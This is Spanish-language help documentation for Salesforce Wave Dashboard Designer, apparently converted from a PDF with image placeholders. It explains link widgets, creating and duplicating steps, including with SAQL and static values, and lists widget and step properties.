Agregue vínculos a otros paneles y lentes de Wave para crear rutas a seguir para usuarios o vincular con analíticos relacionados. En vez de empaquetar todos los datos estadísticos, gráficos y tablas clave de rendimiento posibles en un único panel, desglose el contenido en paneles múltiples. Luego utilice widgets de vínculo para enlazarlos entre sí. Los visores de paneles aprecian no tener que averiguar en qué centrarse en un panel con muchos elementos.

1. Arrastre el widget de vínculo al lienzo del panel.
2. Para cambiar las propiedades del widget, haga clic en el widget.

El panel Widget agrupa propiedades de widget en secciones. De modo que no pase por alto accidentalmente algunas propiedades, tenga en cuenta que algunas secciones pueden estar contraídas de forma predeterminada. Para ampliar o contraer una sección, haga clic en la flecha junto al encabezado de la sección.




3. Establezca las propiedades del widget para personalizar el aspecto del widget.

   Por ejemplo, especifique la lente o panel al que vincular. Especifique si los filtros seleccionados en el panel se pasan al activo vinculado. Por ejemplo, está viendo un panel que solo muestra casos abiertos. Cuando hace clic en el vínculo, el panel vinculado aplica el mismo filtro, mostrando únicamente casos abiertos.

4. Para realizar una vista previa de sus cambios en el panel, haga clic en .

5. Para guardar una vista previa de sus cambios en el panel, haga clic en .

   **Importante:** Si cierra el panel sin guardar, perderá sus cambios.

CONSULTE TAMBIÉN

Propiedades de widget para paneles

## Crear pasos en Wave Dashboard Designer

Además de recortar una lente desde una exploración, puede crear pasos en Wave Dashboard Designer. Puede crear pasos de dos maneras: utilizando el asistente o creándolo de forma manual.

El asistente de widgets crea un paso básico que cumple los requisitos mínimos para el widget. Si necesita un paso más sólido, como uno que tenga mediciones múltiples o una consulta SAQL personalizada, créelo manualmente. El método que elija depende del grado de flexibilidad que necesite.

**Consejo:** Si crea una consulta pero Wave tarda demasiado en ejecutarla, acelere los resultados de la consulta realizando el cálculo en el flujo de datos. El flujo de datos almacena los resultados en el conjunto de datos, lo que permite una recuperación más rápida de los valores precalculados.

Crear un paso con el explorador

En vez de utilizar un asistente de widgets para crear el paso, puede crear su propio paso empleando el explorador. A diferencia del asistente de widgets, puede personalizar su paso, como agregando múltiples mediciones.

Crear un paso con el editor de SAQL

Puede utilizar el editor de SAQL para personalizar la consulta de un paso. Los pasos de consultas SAQL son más sólidos que los pasos creados por asistentes de widgets y el explorador. Por ejemplo, puede redactar una consulta SAQL que consulte dos conjuntos de datos.

Crear un paso estático con valores personalizados

En vez de filtrar un panel en base a valores de un campo de un conjunto de datos, puede seleccionar sus propios valores. Por ejemplo, puede crear un widget de lista que filtre los registros de casos en base a las siguientes opciones: Casos de prioridad alta, Casos de prioridad normal y Casos de prioridad baja. Puede definir la lógica empleada para determinar la prioridad de los casos.

Duplicar un paso

Duplique un paso para crear rápidamente un paso basado en uno existente. La duplicación es útil cuando puede reutilizar un paso existente con solo algunos ajustes.

CONSULTE TAMBIÉN


Pasos de widgets en un panel de Wave

## Crear un paso con el explorador


En vez de utilizar un asistente de widgets para crear el paso, puede crear su propio paso empleando el explorador. A diferencia del asistente de widgets, puede personalizar su paso, como agregando múltiples mediciones.

Una forma de crear un paso con el explorador es recortar una exploración en un panel. Para obtener información sobre este método, consulte Recortar una lente en un panel. También puede crear el paso desde el diseñador, lo que se trata aquí.

1. Para abrir el panel de pasos, haga clic en el encabezado del panel.
2. Haga clic en **Crear paso**.
   Aparecerá la pantalla Seleccionar un conjunto de datos, que muestra conjunto de datos en el orden utilizado más recientemente.




3. Seleccione el conjunto de datos que contiene los datos que desea incluir en el paso. Escriba en el cuadro de búsqueda si su conjunto de datos no es fácil de encontrar.
   Aparecerá el explorador, que muestra la medición Recuento de filas de forma predeterminada.




4. Agregue las mediciones que desee mostrar en el widget.


   Para agregar una medición, haga clic en + Measure. Para cambiar una medición, seleccione la medición en el explorador y, a continuación, seleccione una nueva.

Puede agregar tantas mediciones como necesite. Si agrega múltiples mediciones, puede especificar cuál de ellas mostrar en un widget configurando las propiedades del paso.

5. Para agrupar las mediciones por fecha o dimensión, haga clic en


.

   Puede agregar múltiples grupos. Para cambiar una agrupación, haga clic en la agrupación y luego seleccione un nuevo campo. Para reordenar las agrupaciones, haga clic en la agrupación y, a continuación, haga clic en **Mover a la izquierda** o **Mover a la derecha**.




6. Si es necesario, haga clic en **Filtro** para filtrar los resultados.

   Puede agregar múltiples filtros.

7. Para cambiar el tipo de gráfico para el paso, haga clic en 
.

   Esta configuración se aplica únicamente si no establece el tipo de gráfico en las propiedades del widget. Las propiedades del widget anulan esta configuración.

8. Para ordenar los resultados, muestre los resultados empleando una escala logarítmica, o bien muestre la consulta SAQL, haga clic en
.

   Cuando ve la consulta SAQL, puede modificarla para anular la consulta generada por el explorador. Para obtener más información sobre los pasos de consultas SAQL, vea Crear un paso con el editor de SAQL.

9. Haga clic en **Listo**.

   Wave agrega el paso al panel de pasos, dejándolo disponible para su uso por parte de otros widgets del panel.

10. Haga clic en **Guardar**.


11. Guarde el panel para no perder sus cambios.

## Crear un paso con el editor de SAQL


Puede utilizar el editor de SAQL para personalizar la consulta de un paso. Los pasos de consultas SAQL son más sólidos que los pasos creados por asistentes de widgets y el explorador. Por ejemplo, puede redactar una consulta SAQL que consulte dos conjuntos de datos.

1. Para abrir el panel de pasos, haga clic en el encabezado del panel.


2. Haga clic en **Crear paso**.
   Aparecerá la pantalla Seleccionar un conjunto de datos, que muestra conjunto de datos en el orden utilizado más recientemente.





3. Seleccione el conjunto de datos que contiene los datos que desea incluir en su consulta. Escriba en el cuadro de búsqueda si su conjunto de datos no es fácil de encontrar.
   Aparecerá el explorador, que muestra la medición Recuento de filas.





4. Haga clic en .




5. En la opción Mostrar SAQL, haga clic en **Activar**.
   La consulta SAQL para el paso actual se muestra en la parte inferior.





6. Para modificar la consulta SAQL, haga clic en .




7. Modifique la consulta SAQL según sea necesario.

   El editor de SAQL proporciona sugerencias de cumplimentación automática inteligentes. Cuando realice cambios en el editor SAQL, el botón **Listo** se desactiva hasta que seleccione **Ejecutar consulta** y el editor verifique que la consulta es válida. Si la consulta no es válida, aparece un error.

8. Haga clic en **Listo**.





9. Confirme o cambie el orden de las agrupaciones y las mediciones.
10. Para ocultar una medición, haga clic en ella. Haga clic de nuevo para mostrarla.
11. Haga clic en **Listo**.
    Wave agrega el paso al panel de pasos, dejándolo disponible para su uso por parte de otros widgets del panel.
12. Guarde el panel para no perder sus cambios.


## Crear un paso estático con valores personalizados

En vez de filtrar un panel en base a valores de un campo de un conjunto de datos, puede seleccionar sus propios valores. Por ejemplo, puede crear un widget de lista que filtre los registros de casos en base a las siguientes opciones: Casos de prioridad alta, Casos de prioridad normal y Casos de prioridad baja. Puede definir la lógica empleada para determinar la prioridad de los casos.

1. En el panel de paso de Wave Dashboard Designer, haga clic en **Crear paso**.
   Si no ve el panel de paso, haga clic en el encabezado del panel para mostrarlo.




2. Haga clic en **Omitir este paso y crear personalizado**.




3. Agregue la lista de valores, incluyendo el nombre de visualización y el valor para cada uno.

   Nota: El nombre de visualización aparece en el widget asociado. Los valores son opcionales, pero si se incluyen, puede enlazarlos a otros pasos para filtrar los resultados de otros widgets del panel.

4. Para crear el paso estático, haga clic en **Crear**.
   Wave agrega el paso al panel de pasos, dejándolo disponible para su uso por parte de otros widgets del panel.
5. Para aplicar este paso estático a un widget de lista o alternancia:
   a. Arrastre el paso a un espacio vacío del lienzo.

      Se agrega un widget de alternancia de forma predeterminada al panel, mostrando los valores personalizados y las opciones de alternancia.

   b. Para cambiar el widget y las propiedades del paso, haga clic en el widget.

      El panel Widget agrupa propiedades de widget en secciones. De modo que no pase por alto accidentalmente algunas propiedades, tenga en cuenta que algunas secciones pueden estar contraídas de forma predeterminada. Para ampliar o contraer una sección, haga clic en la flecha junto al encabezado de la sección.

   c. Establezca las propiedades del widget para personalizar el aspecto del widget.

      Nota: En la propiedad Medición del widget, puede seleccionar un valor únicamente después de agregar mediciones para las opciones de la lista. Para agregar mediciones, modifique el JSON del panel y agregue mediciones al paso correspondiente.

   d. Para realizar una vista previa de sus cambios en el panel, haga clic en .

   e. Para guardar una vista previa de sus cambios en el panel, haga clic en .

      Importante: Si cierra el panel sin guardar, perderá sus cambios.

Si aplicó el paso estático a un widget de lista o alternancia, puede ver el widget en el panel. Pero no está enlazado con ningún otro widget. Para filtrar los resultados del panel en base a las selecciones del widget de lista o alternancia, enlace los valores personalizados a los pasos de otros widgets.

CONSULTE TAMBIÉN


- Propiedades de widget para paneles
- Propiedades de paso para paneles

## Duplicar un paso

Duplique un paso para crear rápidamente un paso basado en uno existente. La duplicación es útil cuando puede reutilizar un paso existente con solo algunos ajustes.

Nota: No puede duplicar un paso estático o un paso de consulta SAQL para una única columna de tabla de comparación.

1. Para abrir el panel de pasos, haga clic en el encabezado del panel.




2. Seleccione **Todos los pasos** y, a continuación, seleccione el paso que desea duplicar.
   Se abre en modo de exploración, donde puede modificarlo fácilmente. Si el paso se ha creado con SAQL, la duplicación se abre en el editor de SAQL en su lugar.
3. Realice los cambios en el duplicado.
4. Haga clic en **Guardar**.
   El duplicado se guarda con el prefijo "Duplicado de" al nombre original del paso. Wave agrega el paso al panel de pasos, dejándolo disponible para su uso por parte de otros widgets del panel.
5. Guarde el panel para no perder sus cambios.

Nota: Cuando duplica un paso y modifica su consulta SAQL, el JSON resultante no siempre refleja la función aplicada a las mediciones. Después de ejecutar y guardar la consulta SAQL, la función se cambia a `count`. Por ejemplo, si el paso original contenido en esta matriz `measures`:

```
"query": {
        "measures": [
        ["max","DailyActiveUsers"]
        ]
      }
```

y se modificó, ejecutó y guardó la consulta SAQL, el JSON actualizado contiene esta matriz `measures` en su lugar:

```
"query": {
        "measures": [
        ["count","*","max_DailyActiveUsers"]
        ]
      }
```

Esta discrepancia no tiene repercusión sobre los datos que se ven en el panel.

## Propiedades de widget para paneles

Las propiedades de widget definen cómo aparecen los widgets en el panel de Wave. Por ejemplo, puede aplicar etiquetas, fondos y bordes. Para hacer que la apariencia de los widgets sea más coherente, puede establecer propiedades de widgets predeterminadas en el formato y luego asignarlas a cada widget. Las propiedades de widget varían en base al tipo de widget y el diseñador empleado para crearlo. Las propiedades enumeradas aquí se aplican únicamente a widgets creados en Wave Dashboard Designer.

Wave agrupa las propiedades de widget en secciones.

### General

| **Propiedad** | **Descripción** |
|---|---|
| Tipo de gráfico | Seleccione el tipo de gráfico para visualizar los datos. |
| Mostrar icono Explorar | Permite a los visores de los paneles hacer clic en un vínculo del widget para abrir el paso subyacente en el explorador. |
| Title | Título del widget. |
| Subtítulo | Subtítulo del gráfico. Aparece debajo del título en un tipo de letra más pequeño. |
| Alineación de título | Alineación horizontal del título. |
| Tema | Establece un esquema de color para el gráfico. |
| Actualizar instantáneamente | Actualiza de forma instantánea los resultados del panel en base a una selección de filtro. En caso contrario, tiene que hacer clic en **Actualizar** para aplicar el filtro. |
| Campo de medida | La medición para mostrar en el widget. Puede utilizar este campo para especificar la medición que se muestra cuando se definen múltiples mediciones en el paso subyacente. También puede utilizar esta opción para no mostrar la medición en el widget. |
| Acortar número | Muestra números acortados, como 60 K en vez de 60.499. Los números acortados se redondean. |
| Texto | Etiqueta del widget. |
| Vincular a | Vínculo a una lente, panel o paso. |
| Aplicar filtros seleccionados | Aplica todas las selecciones de filtro desde el panel de origen al panel, lente o paso vinculado. |

| Propiedad | Descripción |
|---|---|
| Id. de imagen | Id. de 15 caracteres de la imagen. La imagen debe cargarse en la ficha Documentos de Salesforce y la opción Imagen disponible de modo externo debe estar activada. |
| Escala de imagen | Indica cómo ajustar la imagen. |
| Alineación de imagen | Alineación horizontal y vertical de la imagen. |

## Detalles de gráfico

| Propiedad | Descripción |
|---|---|
| Calcular total | Calcula el total en base a todos los segmentos del gráfico en cascada o en cascada apilada. |
| Mostrar valores en barras de gráficos | Muestra el valor de medición de cada barra del gráfico. |
| Normalizar valores | Muestra grupos apilados como un porcentaje del total. |
| Modo de eje | Especifica cómo aparecen las mediciones múltiples en el gráfico.<br>Puede seleccionar uno de los siguientes valores:<br>**Eje simple**<br>Muestra todas las mediciones en el mismo eje.<br>**Eje doble**<br>Muestra la primera medición en su propio eje y las mediciones restantes en un eje separado.<br>**Múltiples pequeños**<br>Muestra cada medición en un gráfico separado. |
| Ajuste automático | Ajusta el gráfico completo dentro del widget. En caso contrario, si es necesario, desplácese para ver el resto del gráfico.<br>Puede seleccionar uno de los siguientes valores:<br>**Ninguno**<br>No se aplica ninguna escala. Las barras de desplazamiento aparecen para gráficos mayores que el widget.<br>**Ajustar**<br>Aplica la escala al gráfico para que se ajuste exactamente al widget.<br>**Conservar etiquetas**<br>Aplica la escala al gráfico para que se ajuste al widget evitando que las etiquetas se superpongan. Las barras de desplazamiento aparecen para gráficos mayores que el widget. |
| Gestión de valores que faltan | Especifica si se conectan puntos de datos sin que importe que falten datos. |

| Propiedad | Descripción |
| --- | --- |
| | Puede seleccionar uno de los siguientes valores:<br>**conectar**<br>Muestra un gráfico continuo, ignorando los valores que faltan.<br>**disconnect**<br>Muestra espacios en el gráfico donde faltan los valores. |
| Área de relleno | Área de relleno bajo el gráfico de cronología. |
| Mostrar puntos | Muestra los puntos de datos en la línea. |
| Nº de segmentos de eje | El número de valores que aparecen en el eje del embudo. |
| Icono | Icono empleado en el gráfico de calificación. |
| Número de iconos | Número de iconos que aparecen para cada calificación. |
| Mostrar valor como | Especifica cómo mostrar valores.<br>Puede seleccionar una de las siguientes elecciones:<br>**Ninguno**<br>No muestra valores.<br>**Número**<br>Muestra como números.<br>**Número compacto**<br>Muestra la forma compacta de números, resumidos empleando sufijos de letra.<br>**Porcentaje**<br>Muestra como porcentajes del total. |
| Mostrar valor máximo | Muestra el valor de medición máximo en cada calificación. |
| Mostrar valores a la izquierda | Muestra el valor de medición a la izquierda de cada calificación. El valor predeterminado es a la derecha. |
| Mostrar título de medición | Muestra el título de la medición en el gráfico. |
| Mostrar ejes de medición | Muestra los ejes de mediciones en el gráfico. |
| Mostrar total en título | Muestra el total en el título de la medición. |
| Mostrar total en centro | Muestra el total de la medición en el centro del gráfico de anillos. |
| Tamaño central | El porcentaje del gráfico de anillos o indicador polar empleado para crear el círculo central. |
| Tipo de mapa | Selecciona el tipo de mapa. |
| Colores | Dependiendo del tipo de gráfico, especifica los colores de los valores bajo y alto, o bien los colores de los valores inicial, total, positivo y negativo. |

### Eje X, Eje Y, Eje izquierdo, Eje central

| Propiedad | Descripción |
|---|---|
| Iniciar eje en 0 | Inicia eje en 0. |
| Mostrar eje | Muestra el eje. |
| Mostrar título | Muestra el título del eje. |
| Title | Introduce el título del eje. El título predeterminado es el nombre de la dimensión para el eje x o los nombres de las mediciones para el eje y. Las mediciones múltiples aparecen como una lista separada por comas. |
| Línea de referencia | Muestra una línea de referencia, que puede utilizar para mostrar un umbral, límite o punto de referencia en el gráfico. Para el eje x, es una línea vertical. Para el eje y, es una línea horizontal. |

### Leyenda

| Propiedad | Descripción |
|---|---|
| Mostrar leyenda | Muestra la leyenda del gráfico. |
| Mostrar el encabezado de la leyenda | Muestra el encabezado de la leyenda. |
| Mostrar la leyenda dentro del área del gráfico | Muestra la leyenda dentro del área del gráfico para reducir el espacio necesario para la leyenda. La leyenda podría superponerse con el gráfico. |
| Posición | Ubicación de la leyenda dentro del widget de gráfico. |

### Puntos de ruptura

| Propiedad | Descripción |
|---|---|
| Min (Mínima) | El valor mínimo de la banda de color bajo. |
| Medio | El valor que separa los colores bajo y medio. |
| Alto | El valor que separa los colores medio y alto. |
| Max (Máxima) | El valor máximo de la banda de color alto. |

### Colores de banda

| Propiedad | Descripción |
|---|---|
| Banda baja | El intervalo de color para la banda baja. |
| Banda media | El intervalo de color para la banda media. |
| Banda alta | El intervalo de color para la banda alta. |

### Trellis

| Propiedad | Descripción |
|---|---|
| Mostrar como trellis | Crea gráficos separados basados en agrupaciones. |
| Tipo | Seleccione el tipo de trellis, que afecta al modo en que aparecen los gráficos.<br>Puede seleccionar uno de los siguientes valores:<br>**Horizontal**<br>Separa horizontalmente, con un gráfico para cada valor en la primera agrupación.<br>**Vertical**<br>Separa verticalmente, con un gráfico para cada valor en la primera agrupación.<br>**Matricial**<br>Muestra gráficos en una tabla, con la primera agrupación en columnas y la segunda agrupación en filas.<br>**Ajustar**<br>Muestra gráficos línea por línea para cada valor en la primera agrupación, ajustando en el valor establecido en el ajuste por línea. |
| Número de gráficos por línea | Número de gráficos por línea cuando trellis ajusta a líneas múltiples. |

### Estilo de texto

| Propiedad | Descripción |
|---|---|
| Color de texto | El color del texto. |
| Tamaño del texto | El tamaño del texto. |
| Alineación de texto | La alineación del texto. |
| Color de número | El color del número. |
| Color de título | El color del título. |
| Tamaño de número | El tamaño del número. |
| Tamaño de título | El tamaño del título. |
| Alineación de texto | Alineación horizontal del texto. |

### Imagen de fondo

| Propiedad | Descripción |
|---|---|
| Id. de imagen | Id. de 15 caracteres de la imagen. La imagen debe cargarse en la ficha Documentos de Salesforce con la opción Imagen disponible de modo externo activada. |
| Escala de imagen | Indica cómo ajustar la imagen. |
| Alineación de imagen | Alineación horizontal y vertical de la imagen. |

### Estilo de widget

| Propiedad | Descripción |
|---|---|
| Usar valores predeterminados | Utiliza las propiedades del widget predeterminadas definidas en la sección de propiedades del panel. |
| Color de fondo | Color de fondo del widget. |
| Borde | Borde alrededor del widget. |
| Color del borde | Color del borde del widget. |
| Ancho de borde | Anchura del borde del widget (en píxeles) |
| Radio de borde | Redondez de las esquinas del borde del widget. |

CONSULTE TAMBIÉN

Crear un paso estático con valores personalizados

## Propiedades de paso para paneles

Las propiedades de paso definen la consulta que devuelve resultados para mostrar en el widget. Estas propiedades también especifican el comportamiento del widget y las interacciones con otros widgets del panel de Wave. Las propiedades se aplican únicamente a paneles creados en Wave Dashboard Designer.

| Propiedad | Descripción |
|---|---|
| Faceta | Conecte este paso con otros pasos presentados de modo que una selección de un widget filtre los resultados de otros widgets que compartan el mismo conjunto de datos. |
